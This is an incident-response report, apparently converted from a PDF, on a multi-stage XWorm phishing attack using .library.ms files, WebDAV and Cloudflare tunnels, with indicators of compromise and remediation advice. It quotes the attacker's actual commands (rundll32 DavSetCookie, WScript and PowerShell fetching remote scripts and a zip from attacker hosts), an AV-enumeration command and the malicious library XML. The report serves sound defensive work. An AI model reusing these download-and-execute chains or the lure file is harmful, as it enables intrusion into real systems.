XWorm

Phase 1: Initial Access


Tactics, Techniques & Procedures:

- Attacker sends an email with a .library.ms attachment. Windows executes the embedded XML containing a malicious URL.
- Attackers leverage **WebDAV (Web Distributed Authoring and Versioning)** to remotely mount a share.
- **Cloudflare Tunnels** are used to mask their infrastructure, preventing direct attribution.
- Once connected, the attacker drops the **first-stage payload** into the share.

Phase 2: Execution & Multiple Payload Retrieval

Tactics, Techniques & Procedures:


- Once the stager executes, a trycloudflare[.]com tunnel is abused to drop additional **Python files, DLLs, .lnk files, .vbs, JavaScript, and .bat files**. Some files may serve as decoys.
- **Observed activity:**
  - Download of **Python packages and scripts**.





Phase 3: Execution, Persistence, & Defense Evasion.

Tactics, Techniques & Procedures:

- Multiple processes interact with malicious files, opening new C2 channels.
- Second-stage payload spawns Cloudflare C2 channels.
- **Execution methods:**
  - *wscript.exe* running JavaScript
  - *rundll32.exe* accessing external resources
  - *powershell.exe* executing ZIP files
  - *notepad.exe* interacting with Python
- Possible process hollowing or DLL injection for execution in legitimate processes.
- Multiple *notepad.exe* instances with PAGE_EXECUTE_READWRITE permissions.
- Evidence of memory injection, shellcode execution, or process hollowing.








Phase 4: System Manipulation & Log Clearance

Tactics, Techniques & Procedures:

- **Windows logs (System, Application, and Setup) were cleared**.
- **Task Scheduler logs missing**, suggesting possible execution of scheduled tasks as part of persistence or cleanup operations.
- **NULL SID logins and Type 5 (service) logons** were observed around the time of the system wipe.
- The machine appeared to **reset unexpectedly**, leaving no traces of malware or persistence mechanisms, suggesting **attacker-initiated cleanup/self-wipe** to remove forensic evidence.



In Conclusion

This investigation highlights a sophisticated, multi-stage attack leveraging **Cloudflare Tunnels, WebDAV abuse, and various execution techniques** to evade detection and establish persistence. The adversary demonstrated advanced evasion tactics, including **process hollowing, memory-based execution, and forensic artifact removal**. The abrupt system reset and log clearance suggest a **deliberate effort to cover tracks**, reinforcing the likelihood of an advanced threat actor at work.

Key Indicator's of Compromise

Description	Indicator
Malicious URL/WebDAV Share	\\canada-divisions-young-feedback.trycloudflare.com@SSL\DavWWWRoot\YFSAUJKSFA
Malicious URL/WebDAV Share	https://spokesman-disagree-comparing-feeling.trycloudflare.com/new.vbs
Malicious URL/WebDAV Share	mounts-og-annie-gm.trycloudflare.com@SSL\DavWWWRoot\55.js
Malicious URL/WebDAV Share	https://placing-approaches-odd-eds[.]trycloudflare[.]com/bab.zip
Process Execution	"cmd.exe" /c \\webster-zealand-nurse-sox.trycloudflare.com@SSL\DavWWWRoot\new.bat
Process Execution	"cmd.exe" /c \\impressive-abs-respondent-accuracy.trycloudflare.com@SSL\DavWWWRoot\new.bat

Key Indicator's of Compromise

Description	Indicator
Malicious link file	1TSB790283HJSA.lnk
Malicious link file	3YS7302120481_SCAN_pdf.lnk
Security Enumeration	tasklist /FI "IMAGENAME eq AvastUI.exe"
Process Execution	WScript.exe "\\mounts-og-annie-gm[.]trycloudflare[.]com@SSL\DavWWWRoot\55.js"
Process Execution	"NOTEPAD.EXE" C:\Users\username\Python\Python312\NEWS.txt
Process Execution	rundll32.exe C:\Windows\system32\davclnt.dll, DavSetCookie mounts-og-annie-gm[.]trycloudflare[.]com@SSL hxxps://mounts-og-annie-gm[.]trycloudflare[.]com/55.js
Powershell Execution	powershell -Command "Invoke-WebRequest -Uri 'https://placing-approaches-odd-eds[.]trycloudflare[.]com/bab.zip'"

Commands Executed During Attack

⚠ File Execution via WebDAV & Cloudflare Tunnels

- rundll32.exe C:\Windows\system32\davclnt.dll,DavSetCookie mounts-og-annie-gm[.]trycloudflare[.]com@SSL https://mounts-og-annie-gm[.]trycloudflare[.]com/55.js
- rundll32.exe C:\Windows\system32\davclnt.dll,DavSetCookie spokesman-disagree-comparing-feeling[.]trycloudflare[.]com@SSL https://spokesman-disagree-comparing-feeling[.]trycloudflare[.]com/new.vbs
- rundll32.exe C:\Windows\system32\davclnt.dll,DavSetCookie impressive-abs-respondent-accuracy[.]trycloudflare[.]com@SSL https://impressive-abs-respondent-accuracy[.]trycloudflare[.]com/new.bat

⚠ WScript (Windows Script Host) Execution

- WScript.exe "\\mounts-og-annie-gm[.]trycloudflare[.]com@SSL\DavWWWRoot\55.js"

⚠ PowerShell-Based Execution

- powershell -Command "try { [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; Invoke-WebRequest -Uri 'https://placing-approaches-odd-eds[.]trycloudflare[.]com/bab.zip' -OutFile 'C:\Users\username\Downloads\downloaded.zip' } catch { exit 1 }"

⚠ Tasklist Recon (Security Tool Enumeration)

- tasklist /FI "IMAGENAME eq AvastUI.exe"

Forensic Notes / Screenshots

Email / XML containing initial malicious URL:

From: Ohannes Kechichian <info@steinecker-umzuege.de>
Sent: Tuesday, February 4, 2025 1:00 PM
Subject: [CAUTION: SUSPECT SENDER] Final Invoice

Attention ! Ce message a été envoyé de l'extérieur de votre organisation.

Some people who received this message don't often get email from info@steinecker-umzuege.de. Learn why this is important

Good Morning ,

We have prepared our final bill and it is attached to this email.


Thank you.

Best Regards,


```xml
<?xml version="1.0" encoding="UTF-8"?>
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
  <name>My Documents</name>
  <ownerSID>S-1-5-21-...</ownerSID>
  <version>5</version>
  <isLibraryPinned>true</isLibraryPinned>
  <iconReference>shell32.dll,-235</iconReference>
  <templateInfo>
    <folderType>{7d49d726-3c21-4f05-99aa-fdc2c9474656}</folderType>
  </templateInfo>
  <searchConnectorDescriptionList>
    <searchConnectorDescription>
      <isDefaultSaveLocation>true</isDefaultSaveLocation>
      <isSupported>false</isSupported>
      <simpleLocation>
        <url>\\canada-divisions-young-feedback.trycloudflare.com@SSL\DavWWWRoot\YFSAUJKSFA</url>
        <serialized>MBAAAEAFCAAAAAAAADAAAAAAAYkgCAQDQAAAAAo+S2jU2tdAAqvk9IldbHAg6LZPSZ32BAAAAAAAA
      </simpleLocation>
    </searchConnectorDescription>
  </searchConnectorDescriptionList>
</libraryDescription>
```


Forensic Notes / Screenshots


As soon as these screenshots were takin, the computer crashed. Couldn't log in for a few minutes. Once back on, machine was wiped completely. Even powershell was gone. A bit too coincidental to be anything but an attacker wiping their traces.





Virustotal Results











Hash Values

06ef01c2b9b1d5e2b668a96d6a45619f
9c05fac1211818e12c32e51950d44e6

41c3d475ca66d6ee25576e11dc620851f
053075d31adc9fc191d4a382f4dd93

32a0ea3ec1b3e57db8e52955deb2f3dd
88eea79f8b6676d04aa989cee80678f4

9a78e307c82cd08873611bab402a64a2
d3a52cfa8c309e757241dfaa2588e2b3

684ab9d329164818ba5239608319862193355c5a3c5e62fc8b832928db021475

Remediation

✅ Immediate Actions

- Isolate the affected system – Remove from the network to prevent further spread.
- Pull a full forensic disk image – Preserve evidence before rebooting.
- Rotate all credentials, especially in Azure AD – Prevent unauthorized access.
- Block outbound traffic to Cloudflare tunnels (trycloudflare.com) – Stop C2 communication.
- Disable WebDAV (davclnt.dll) if not needed – Prevent abuse of WebDAV for execution.
- Monitor WebDAV usage (rundll32.exe davclnt.dll) – Alert on unexpected executions.
- Review Azure logs for unusual admin activity – Check for privilege escalation/lateral movement.
- Check persistence mechanisms – Inspect Scheduled Tasks, Registry, Startup Folders for backdoors.

✔ Long Term Mitigation

- Enforce application control (AppLocker, WDAC) – Block unsigned scripts/executables.
- Enable PowerShell logging (Script Block, Module Logging) – Improve script visibility.
- Monitor Cloudflare subdomains for abuse – Detect unusual DNS requests.
- Restrict execution of WScript and Rundll32 via GPO/AppLocker – Prevent script-based execution.
- Enhance network monitoring – Log unusual WebDAV connections.
- Enforce least privilege access – Reduce exposure to credential theft & lateral movement.
- Conduct security awareness training – Educate users on phishing & social engineering tactics.

Extra Indicator's of Compromise